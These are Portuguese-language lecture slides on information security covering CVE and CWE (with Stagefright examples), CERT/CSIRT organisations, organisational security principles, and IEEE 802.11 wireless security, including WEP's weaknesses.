- Ataques podem usar várias vulnerabilidades
 - Um CVE para cada vulnerabilidade em todos os sistemas
- Exemplo: Stagefright (Android, video em mensagens MMS)
 - CVE-2015-1538, P0006, Google Stagefright 'stsc' MP4 Atom Integer Overflow Remote Code Execution
 - CVE-2015-1538, P0004, Google Stagefright 'ctts' MP4 Atom Integer Overflow Remote Code Execution
 - CVE-2015-1538, P0004, Google Stagefright 'stts' MP4 Atom Integer Overflow Remote Code Execution
 - CVE-2015-1538, P0004, Google Stagefright 'stss' MP4 Atom Integer Overflow Remote Code Execution
 - CVE-2015-1539, P0007, Google Stagefright 'esds' MP4 Atom Integer Underflow Remote Code Execution
 - CVE-2015-3827, P0008, Google Stagefright 'covr' MP4 Atom Integer Underflow Remote Code Execution
 - CVE-2015-3826, P0009, Google Stagefright 3GPP Metadata Buffer Overread
 - CVE-2015-3828, P0010, Google Stagefright 3GPP Integer Underflow Remote Code Execution
 - CVE-2015-3824, P0011, Google Stagefright 'tx3g' MP4 Atom Integer Overflow Remote Code Execution
 - CVE-2015-3829, P0012, Google Stagefright 'covr' MP4 Atom Integer Overflow Remote Code Execution

CVE-2015-1538

CVE-ID

CVE-2015-1538[Learn more at National Vulnerability Database \(NVD\)](#)

- Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

** RESERVED ** This candidate has been reserved by an organization or individual that will use it when announcing a new security problem. When the candidate has been publicized, the details for this candidate will be provided.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

Date Entry Created

20150206

Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20150206)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the [CVE list](#), which standardizes names for security problems.

SEARCH CVE USING KEYWORDS:

You can also search by reference using the [CVE Reference Maps](#).

For More Information: cve@mitre.org

CVE-ID**CVE-2015-1538**[Learn more at National Vulnerability Database \(NVD\)](#)[CVSS Severity Rating](#) • [Fix Information](#) • [Vulnerable Software Versions](#) • [SCAP Mappings](#) • [CPE Information](#)**Description**

Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication, aka internal bug 20139950, a related issue to CVE-2015-4496.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:76052
- [URL:<http://www.securityfocus.com/bid/76052>](http://www.securityfocus.com/bid/76052)
- CONFIRM:<http://www.huawei.com/en/psirt/security-advisories/hw-448928>
- CONFIRM:<http://www1.huawei.com/en/security/psirt/security-bulletins/security-advisories/hw-448928.htm>
- CONFIRM:<https://android.googlesource.com/platform/frameworks/av/+/2434839bbd168469f80dd9a22f1328bc81046398>
- EXPLOIT-DB:38124
- [URL:<https://www.exploit-db.com/exploits/38124/>](https://www.exploit-db.com/exploits/38124/)
- MISC:<http://packetstormsecurity.com/files/134131/Libstagefright-Integer-Overflow-Check-Bypass.html>
- MLIST:[android-security-updates] 20150812 Nexus Security Bulletin (August 2015)
- [URL:<https://groups.google.com/forum/message/raw?msg=android-security-updates/Ugvu3fl6RQM/yzJvoTVrIQAJ>](https://groups.google.com/forum/message/raw?msg=android-security-updates/Ugvu3fl6RQM/yzJvoTVrIQAJ)
- SECTRACK:1033094
- [URL:<http://www.securitytracker.com/id/1033094>](http://www.securitytracker.com/id/1033094)

Assigning CNA

MITRE Corporation

Date Entry Created**20150206**

Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20150206)

Votes (Legacy)**Comments (Legacy)****Proposed (Legacy)**

N/A

This is an entry on the [CVE List](#), which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: You can also search by reference using the [CVE Reference Maps](#).**For More Information:** [CVE Request Web Form](#) (select "Other" from dropdown)

CWE: Common Weakness Enumeration

- **Linguagem comum para discutir, encontrar e lidar com as causas das vulnerabilidades de segurança**
 - De programas, do seu desenho ou da arquitetura de sistemas
 - Cada CWE representa um tipo de vulnerabilidade
 - Gerida pela MITRE Corporation
 - Uma lista de CWE é disponibilizada pela MITRE
 - Esta lista fornece uma definição pormenorizada de cada CWE
- **Os CWEs são catalogados segundo uma estrutura hierárquica**
 - CWEs localizados nos níveis superiores fornecem uma descrição genérica sobre o tipo de vulnerabilidade
 - Podem ter vários CWEs filhos associados
 - CWEs nos níveis inferiores descrevem problemas de uma forma mais focada
 - Com menos ou sem CWEs filhos

CWE != CVE

K. Teipenyuk, B. Chess, & G. McGraw
Seven Pernicious Kingdoms: A Taxonomy of Software Security Errors
IEEE Security & Privacy, 2005

- 1. Validação e representação de entradas**
- 2. Abuso de API:** falhas na utilização de interfaces
- 3. Funcionalidades de segurança:** más práticas
- 4. Tempo e estado:** threads, concorrência
- 5. Erros:** má geração ou recuperação
- 6. Qualidade do código**
- 7. Encapsulamento**
- 8. *Ambiente de execução:** configurações e características

<https://cwe.mitre.org/data/definitions/700.html>

CERT: *Computer Emergency Readiness Team*

- **Organização para garantir que as práticas de gestão de tecnologias e sistemas são usadas para:**
 - Resistir a ataques em sistemas distribuídos (em rede)
 - Limitar o dano, garantir a continuidade de serviços críticos
 - Mesmo considerando ataques realizados com sucesso, acidentes e falhas
- **CERT/CC (Coordination Center) @ CMU**
 - Um componente do CERT Program
 - Um hub para questões de segurança na Internet
 - Criado em Novembro 1988 depois do "Morris Worm"
 - Tem demonstrado a crescente exposição da Internet a ataques

CSIRT: *Computer Security Incident Response Team*

- **Organização responsável por receber, rever e responder a relatórios de incidentes e atividade**
 - Fornece serviço 24/7 para usuários, companhia, agências governamentais e organizações
 - Fornece um ponto único de contato fiável e confiável para reportar incidentes de segurança à escala global
 - Fornecem os meios para reportar incidentes e disseminar informação relativa a incidentes
- **CSIRTs Nacionais**
 - CERT.PT: <https://www.facebook.com/CentroNacionalCibersegurancaPT>
 - National CSIRT Network: <https://www.redecsirt.pt>
 - CSIRT @ UA: <https://csirt.ua.pt>

Alertas de segurança & Tendências de atividades

- **Vitais para a disseminação rápida de conhecimento sobre novas vulnerabilidades**
 - US-CERT Technical Cyber Security Alerts
 - US-CERT (non-technical) Cyber Security Alerts
 - SANS Internet Storm Center
 - Aka DShield (Defense Shield)
 - Microsoft Security Response Center
 - Cisco Security Center
- E muitos outros

Regras Importantes

Endereçar a segurança como um todo

- Considerar frameworks existentes (ISO 27001, 27002)
 - melhores práticas e recomendações
- Considerar requisitos normativos
 - adicionar verificações de risco e estratégias de resolução
- Considerar os aspectos legais
 - Leis a obedecer, regulamentos, questões contratuais
- Criar controlos e garantir que estes endereçam os requisitos
- Avaliar o funcionamento do programa de segurança

Regras Importantes

Identificar e Gerir o Risco

- **Considerar o risco específico para sistema/negócio/operações**
 - Ter em conta os aspectos operacionais, tecnologia em utilização
 - Ter em conta os dispositivos e interações com terceiros
 - ex: pagamentos com cartões
- **Identificar o risco em todas as áreas da organização**
 - tecnologia, relações com terceiros, pessoas
- **Definir medidas preventivas para reduzir o risco**
 - Considerar o ataque e o impacto na organização
- **Avaliar periodicamente o risco**

Regras Importantes

Seguir a informação

- **Informação contém valor**
 - Atacantes: Ataques focam-se em áreas com maior valor
 - Regulamentar: Fugas podem implicar multas altas
 - Negócio: Fugas/manipulações podem implicar perdas elevadas
- **Conhecer bem onde está a informação em cada momento**
 - Quem a manipula
 - Onde é armazenada
 - Por onde circula
- **Classificar informação de acordo com risco/visibilidade**
 - confidencial, privada, pública, dados pessoais

Regras Importantes

Aplicar medidas de defesa em profundidade

- **A superfície de ataque é extensa**
 - Adversário externos, ou que ganhem acesso interno
 - Colaboradores
- **Garantir que existem controlos adequados e suficientes**
 - Conciliar deteção de fugas/manipulação e alteração
 - Considerar colaboradores, terceiros, público em geral
- **Considerar também métodos físicos**
 - Air Gaps, Portas, infraestruturas
- **Aplicar requisitos de segurança na linguagem da organização**

Regras Importantes

Alinhar a segurança com objetivos, produtos, serviços

- **Mandatório para garantir que a segurança acompanha a organização**
 - Continua relevante, existe e tem impacto
- **Evoluir da simples proteção do que é obrigatório**
 - Considerar todos os dados
- **Ter conhecimento de como a organização opera, produtos são desenvolvidos/vendidos/operados**
 - Saber como aplicar a segurança
- **Ter conhecimento da geração de lucro**
 - Saber como calcular o impacto de um ataque

Regras Importantes

Antecipar, Inovar e Adaptar

- **Ataques, negócio e vulnerabilidades evoluem**
 - Necessário que a segurança acompanhe a evolução
 - Seguir CSIRTS, CERTs, etc...
- **Foco nos pontos onde existe um maior retorno da proteção**
 - O que é mais fácil de proteger
 - O que possui maior dano (e é razoável de ser efetuado)
- **Considerar ataques persistentes avançados (APT)**
 - Não acontecem só “aos grandes”

Regras Importantes

Estabelecer uma cultura baseada na segurança

- **Fornecer formação aos colaboradores**
 - Para entenderem os riscos, impacto e mitigações
 - Para conhecerem as boas práticas, mecanismos e soluções
 - Que seja apoiada e aplicada em todos os níveis hierárquicos
- **Construir políticas que se apliquem a toda a organização**
 - Como parte integrante da empresa e não um “extra”
 - Possuir políticas que inclua a segurança no design dos produtos
 - Possuir políticas que incluem fornecedores, colaboradores e clientes
- **Promover atividades periódicas (ex, 1 por ano)**
 - Revisão das políticas
 - Treino e troca de experiências

Regras Importantes

Confiar mas verificar

- **Instalar os controlos adequados**
 - Tanto para atividades externas como internas
 - Sem exceções!
- **Auditórias externas são vitais**
 - Garantir que os mecanismos são efetivos
 - Garantir que as políticas cobrem os aspetos devidos
 - Garantir que as leis são observadas
- **Testes de Invasão (Pentest) são uma ferramenta importante**
 - Avaliar a existência de fraquezas na aplicação das tecnologias
 - Avaliar a existência de fraquezas nos colaboradores e processos


Regras Importantes

Partilhar Experiências, Regulamentação, Incidentes e Respostas

- **Possuir a capacidade de analisar incidentes**
 - Sobre toda a cadeia ou stack de processos e aplicações
 - Requer a existência de regtos confiáveis
 - Discutir internamente, de forma alargada na empresa
- **Exercer influência externa**
 - Demonstrar como aplicam a regulamentação, detetam incidentes
 - Demonstrar como respondem a incidentes
 - Aumenta confiança em clientes e fornecedores

Segurança em redes IEEE 802.11

Panorama simples das comunicações sem fios



Comunicações sem fios: aspectos de segurança

- **Comunicação efetuada em Broadcast**
 - Difícil de controlar a propagação física
 - Limitações físicas são pouco eficientes contra:
 - Interferência com as comunicações legítimas
 - Interceção das comunicações
- **Mitigação**
 - Mecanismos de redução e interceção e interferência
 - No nível físico (PHY)
 - No nível dos dados (MAC)

Phy: Redução de interferência e interceção

- **Prevenir que os atacantes descodifiquem o canal**
 - Codificação do canal necessita de usar uma chave secreta
- **Exemplo: Bluetooth FHSS (Frequency Hopping Spread Spectrum)**
 - Frequência alterada segundo um padrão conhecido para emissor e recetor
 - Dados são divididos em pacotes e transmitidos sobre 79 frequências, segundo um padrão pseudo-aleatório.
 - Apenas emissores e receptores que conhecem o padrão de alteração de frequência conseguem aceder aos dados transmitidos.
 - FHSS aparece como um impulso de ruído de curta duração
 - Transmissor altera frequência 1600 vezes por segundo!

Phy: Redução de interferência e interceção

- **Evita que o canal seja monopolizado por transmissores**
 - Políticas de acesso ao meio físico
- **Exemplos**
 - Bluetooth FHSS: transmissores não sincronizados raramente colidem
 - Wi-Fi: Cada rede utiliza uma frequência específica
 - GSM: Cada terminal transmite numa frequência/instante distinto

Interferência ainda é possível devido a emissores externos ou sobreposição de canais

MAC: Redução de interferência e interceção

- **Evita que atacantes identifiquem os participantes numa comunicação**
 - Cabeçalhos das tramas são cifrados
 - Utilização de endereços temporários
- **Evita que atacantes compreendam os dados**
 - Conteúdo das tramas é cifrado
 - Não implica cifra dos cabeçalhos
- **Evita que atacantes forjem tramas válidas**
 - Tramas necessitam de ser autenticadas
 - Autenticação do emissor e garantia de frescura

IEEE 8902.11: Arquitetura em Redes Estruturadas

- **Estação (STA)**

- Dispositivo que se liga a uma rede sem fios
- Possui um identificador único
 - Endereço MAC (Media Access Control)

- **Ponto de Acesso (AP)**

- Dispositivo que permite e ligaçāo de dispositivos sem fios
- Pode permitir a interligação a outras redes com fios

- **Rede sem fios**

- Conjunto formado por um conjunto de STAs e APs associados entre si e comunicando

IEEE 8902.11: Terminologia

- **Basic Service Set (BSS)**


- Rede formada por estações associadas a um AP

- **Extended Service Set (ESS)**

- Rede formada por várias BSS interligadas por um Distribution System (DS)

- **Service Set ID (SSID)**


- Identificador de uma rede sem fios servida por uma BSS por ESS)
- Um AP pode fornecer vários SSIDs



Terminologia


```
$ airport -s  
          SSID BSSID      RSSI CHANNEL  
MEO-WiFi 9e:97:26:f1:65:3e -87  11  
FON_ZON_FREE_INTERNET 00:05:ca:d3:32:f9 -86  11  
          ZON-22D0 00:05:ca:d3:32:f8 -90  11  
Cabovisao-BB20 c0:ac:54:f8:fe:dc -84  6  
FON_ZON_FREE_INTERNET 84:94:8c:ae:74:a9 -81  6  
          ZON-6E50 84:94:8c:ae:74:a8 -81  6  
FON_ZON_FREE_INTERNET 84:94:8c:ad:23:99 -86  2  
          ZON-ED50 84:94:8c:ad:23:98 -87  2  
FON_ZON_FREE_INTERNET bc:14:01:9b:d0:c9 -88  1  
          ZON-D030 bc:14:01:9b:d0:c8 -88  1
```

Autenticação e Associação



Tipos de Mensagens

- **Mensagens de Gestão**
 - Beacon
 - Probe Request & Response
 - Authentication Request & Response
 - Deauthentication
 - Association Request & Response
 - Reassociation Request & Response
 - Disassociation
- **Mensagens de Controlo**
 - Request to Send (RTS)
 - Clear to Send (CTS)
 - Acknowledgment (ACK)
- **Mensagens de Dados**



Segurança do Meio Físico

Funcionalidade	Tipo de Rede	RSN (Robust Security Network)			
		WEP	WPA	802.11i (ou WPA2)	
Autenticação		Unilateral (STA)	Bilateral com 802.1X (STA, AP enetwork)		Bilateral com 802.1x
Distribuição de Chaves			EAP ou PSK, 4-Way Handshake		WP2 + OWE e SAE
Política de Gestão de IVs			TKIP	AES-CCMP	AES-GCM
Cifra dos Dados		RC4		AES-CTR	AES-GCM e EC
Controlo de Integridade	Cabeçalhos		Michael	AES CBC-MAC	SHA-384 HMAC
	Corpo	CRC-32	CRC-32, Michael		


- Outros
 - Ocultação do SSID
 - Filtro dos endereços MAC autorizados
 - Aleatoriedade dos endereços MAC (na descoberta)
 - Contra-medidas

WEP (Wired Equivalent Privacy)

- **Autenticação Unilateral e Facultativa**
 - AP pode suportar vários modos em simultâneo
- **OSA: Open System Authentication**
 - Sem qualquer autenticação
- **SKA: Shared Key Authentication**
 - Desafio resposta entre STA e AP
 - Chave distinta por cliente (Endereço MAC) ou rede
 - Autenticação unilateral da STA
 - AP não é autenticado
- **Dados (corpo da mensagem):**
 - cifrados com RC4, chaves de 40 ou 104 bits
 - autenticados usando um CRC-32

WEP (Wired Equivalent Privacy)

- **WEP é completamente inseguro, mesmo com SKA**
 - Atacante pode obter a informação necessária para se fazer passar por uma vítima
 - APs de atacantes não podem ser detetados
- **A mesma chave para autenticação e confidencialidade**
 - Sem distribuição de chaves, chaves sobre-usadas
- **Controlo de integridade fraco**
 - CRC-32 é fraco, e linear
 - Modificação determinística de tramas é trivial
- **Fraca gestão de IVs**
 - IV é demasiado pequeno (24 bits), repetições frequentes
 - Mesmo IV = Mesma Chave => mesma Keystream
 - IVs não geridos, podendo existir duplicação



